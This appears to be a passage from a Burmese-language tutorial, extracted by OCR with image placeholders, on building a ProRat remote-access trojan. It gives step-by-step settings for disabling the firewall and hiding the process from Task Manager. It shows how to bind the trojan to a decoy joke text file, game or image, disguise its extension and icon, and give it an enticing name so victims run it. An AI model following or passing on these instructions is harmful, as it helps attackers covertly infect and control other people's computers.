
၂။ ProRat Program ကိုဖွင့်ပါ။ အောက်ဖော်ပြပါအတိုင်းတွေ့မြင်ရပါလိမ့်မည်။

၃။ နောက်တစ်ဆင့်အနေဖြင့် Trojen အစစ်အမှန်ကို ထုတ်လုပ် ရမည်ဖြစ်ပါသည်။ Create ကို Click နှိပ်ပြီးနောက်တွင် Create ProRat Server ကိုတစ်ချက်နှိပ်ပါ။

၄။ ထို့နောက် Server နှင့်ဆက်သွယ်နိုင်ရန်အတွက် IP Address ကိုထည့်သွင်းပေးထားရမည် ဖြစ်ပါသည်။ အကယ်၍ IP Address ကိုသိရှိခြင်းမရှိပါက အောက်တွင်ဖော်ပြထားသောပုံမှ IP Addres ဘေးမှ မြှားကို တစ်ချက်နှိပ်ခြင်းဖြင့် အလိုအလျှောက် ထည့်သွင်းပြီးဖြစ်ပါလိမ့်မည်။ ထို့နောက် Email Address ကိုပါထည့်သွင်းပေးရပါမည်။ ထိုမှသာ Victim ကိုကူးစက်ဝင်ရောက်ပြီးဖြစ်သောအခါတွင် Message ပေးပို့ရန် အတွက်ဖြစ်ပါသည်။ အခြားသော Option များကို အသုံးမပြုလျှင်လည်း ရနိုင်ပါသည်။




ထို့နောက်တွင် General Settings ကိုတစ်ချက်နှိပ်လိုက်ပါ။ အောက်ပါပုံအတိုင်းပေါ်လာသည်ကို တွေ့ရပါမည်။




ကူးစက်စေမည့် Virus နှင့် ထိန်းချုပ်မည့် Software ကိုဆက်သွယ်ရန်အတွက် Server Port ကိုရွေးချယ်ပေးရပါမည်။ ထို့နောက် ထိုသို့ Server နှင့်ဆက်သွယ်နိုင်စေရန်အတွက် Password ကိုလည်းထည့်သွင်းပေးထားရပါမည်။ Victim Name တွင် ကူးစက်စေမည့် Malware ၏ အမည်ကိုထည့်သွင်းပေးစေရမည်ဖြစ်ပါသည်။ အထက်တွင်တွေ့မြင်ရသောပုံအတိုင်းပင် Windows ၏ Firewall ကိုပိတ်ထားရန်အတွက် Check Box တစ်ခုပါသည်ကိုတွေ့မြင်ရမည်ဖြစ်ပါသည်။ ထို့အပြင် TaskManager ၏ Process Tab တွင်ပေါ်လာခြင်းမရှိစေရန်အတွက် လုပ်ဆောင်နိုင်သောလုပ်ဆောင်ချက်များကိုလည်းတွေ့ရှိရမည်ဖြစ်သည်။


ထို့နောက် Bind with file Tab တွင်တစ်ချက်နှိပ်လိုက်ပါ။ အောက်ဖော်ပြပါပုံကိုတွေ့ရမည်ဖြစ်ပါသည်။




Bind server with a file ဆိုသည်မှာ အခြားဖိုင်တစ်ဖိုင်တွင် Virus ကိုတွယ်ကပ်စေနိုင်ရန်အတွက် ပြုလုပ်ရသောလုပ်ဆောင်ချက်တစ်ရပ်ဖြစ်ပါသည်။ သတိထားရမည့်အချက်တစ်ချက်မှာ Trojen များသည် မိမိဖာသာ အလုပ်လုပ်ဆောင်နိုင်ခြင်းမရှိပဲ အသုံးပြုသူမှသာ မောင်းနှင်ပေးရန်လိုအပ်သော အချက်ပင်ဖြစ်ပါသည်။ ထို့ကြောင့် အသုံးပြုလိုသော Trojen ဖိုင်ကိုလည်း Text ဖိုင်တစ်ဖိုင်ကဲ့သို့ သို့မဟုတ် Game တစ်ခုကဲ့သို့ အသွင်ပြောင်းပေးထားရန်လိုအပ်မည်ဖြစ်ပါသည်။ ထိုသို့ပြောင်းလဲထားသောအခါတွင်မှ အသုံးပြုသူမှ Click နှိပ်မောင်းနှင်ခြင်းဖြင့် ဝင်ရောက်စေနိုင်မည်ဖြစ်သည်။ ထိုသို့ပြုလုပ်ရန်အတွက် အထက်တွင်ဖော်ပြထားသော ပုံအတိုင်းပင် Bind Server with a file ကိုအမှန်ခြစ်ပေးရွေးချယ်ကာ Select File တွင် Click နှိပ်ပေးရပါမည်။ ထိုအခါအောက်ဖော်ပြပါပုံကို တွေ့ရမည်ဖြစ်ပါသည်။




အထက်တွင်ဖော်ပြထားသောပုံအရ Funny Joke ဟုအမည်ရသော Text File တစ်ဖိုင်ကိုသာ ပေါင်းထည့်ထားကြောင်း သိရပါမည်။ ထို Text File အပြင် အမျိုးမျိုးသော Exe ဖိုင်များ၊ Game file များ၊ Pdf ဖိုင်များ၊ jpg ဖိုင်များကိုလည်း အသုံးပြုနိုင်ပါသည်။ ထို့နောက် Server Extensions ကိုထပ်မံ၍ Click တစ်ချက်နှိပ်ပါ။ အောက်ဖော်ပြပါပုံကိုဆက်လက်တွေ့မြင်ရမည်ဖြစ်ပါသည်။



အထက်တွင်ဖော်ပြထားသော ပုံအတိုင်းပင် Server Extension ကို .exe, .pif, .bat, .scr, .com စသည့် extension တစ်မျိုးမျိုးရွေးချယ်စေနိုင်မည်ဖြစ်ပါသည်။ ထို extension များအသုံးပြုခြင်းဖြင့် အချို့သော extension များတွင် Icon Support ပါဝင်၍ အချို့တွင်လည်း icon support မပါဝင်ကြောင်း အောက်ပါ အတိုင်းတွေ့မြင်ရပါမည်။ အဓိကအားဖြင့် အသုံးများသော extension မှာ .exe ဖြစ်ပြီး အများစုသော Software များသည် .exe သာဖြစ်လေ့ရှိပါသည်။ ထို့နောက် နောက်ဆုံးသောရွေးချယ်မှုအဖြစ် Server Icon ကိုရွေးချယ်ပေးရပါမည်။ Server Icon သည်အသုံးပြုမည့် Icon ကိုရွေးချယ်ပေးရခြင်းဖြစ်ပါသည်။ အောက်တွင်ဖော်ပြထားသောပုံကိုကြည့်ပါ။




အထက်ပါဖော်ပြထားသောပုံအတိုင်း အမျိုးမျိုးသော Icon များကိုရွေးချယ်ပေးနိုင်ပါသည်။ ထိုသို့မဟုတ် စိတ်ကြိုက်ရွေးချယ်ထားသော Icon များကိုလည်း Choose New Icon ခလုတ်ကိုနှိပ်၍ အသုံးပြုနိုင်ပါသည်။ ထို့နောက် Icon ကိုရွေးချယ်ပြီးနောက်တွင် Create Server ကို Click နှိပ်ပြီးနောက်တွင် စတင်တည်ဆောက်နိုင်ပြီဖြစ်ပါသည်။ ထိုအခါ အောက်တွင်ဖော်ပြထားသည့်ပုံအတိုင်းပင် Text File တစ်ဖိုင်၏ Icon ပုံစံဖြင့်ပေါ်လာပါမည်။




သို့ရာတွင်သတိထားရမည့်အချက်တစ်ချက်မှာ Trojen တစ်ကောင်ကို အသုံးပြုသူမှ မောင်းနှင်ချင်သည့် စိတ်ဖြစ်ပေါ်လာစေရန်အတွက် ဖိုင်အမည်ကို စိတ်ဝင်စားဖွယ်ကောင်းသော နာမည်ပေးထားသင့်ပါသည်။ သို့မဟုတ်ပါက စိတ်ဝင်စားမှုမရှိပါက ထို Trojen ကို အသုံးပြုသူမှ စိတ်ဝင်စားမည်မဟုတ်သောကြောင့် မောင်းနှင်မည်မဟုတ်ပါ။ ထို့ကြောင့် ထည့်သွင်းမည့် ကွန်ပျူတာတွင် အသုံးပြုသူစိတ်ဝင်စားဖွယ်ရာ နာမည်တစ်ခုခုကို ပေးထားရမည်ဖြစ်ပါသည်။

ထို့နောက် ကွန်ပျူတာတစ်လုံးတွင် ထို ProRat Trojen ထည့်သွင်းလိုက်ခြင်းဖြင့် Server မှ ထိန်းချုပ်နိုင်သော လုပ်ဆောင်ချက်များကိုလေ့လာကြည့်ကြပါမည်။ ထိုအချက်ကိုလေ့လာရန်အတွက် ထိန်းချုပ်ခံမည့် ကွန်ပျူတာတွင် Trojen ကိုမောင်းနှင်ထည့်သွင်းထားပြီးဖြစ်ရပါမည်။


ထိန်းချုပ်မည့်ကွန်ပျူတာမှ ProRat Server ကိုဖွင့်လိုက်ခြင်းဖြင့် အောက်ပါပုံအတိုင်းတွေ့မြင်ရမည် ဖြစ်ပါသည်။ ဖော်ပြပါပုံအရ Trojen ကိုလည်း ထိုကွန်ပျူတာတွင်သာ မောင်းနှင်ထားခြင်းဖြစ်၍ ချိတ်ဆက်ရာ တွင် IP Address အားဖြင့် 127.0.0.1 သို့မဟုတ် localhost ဟုသာအသုံးပြုထားရပါမည်။



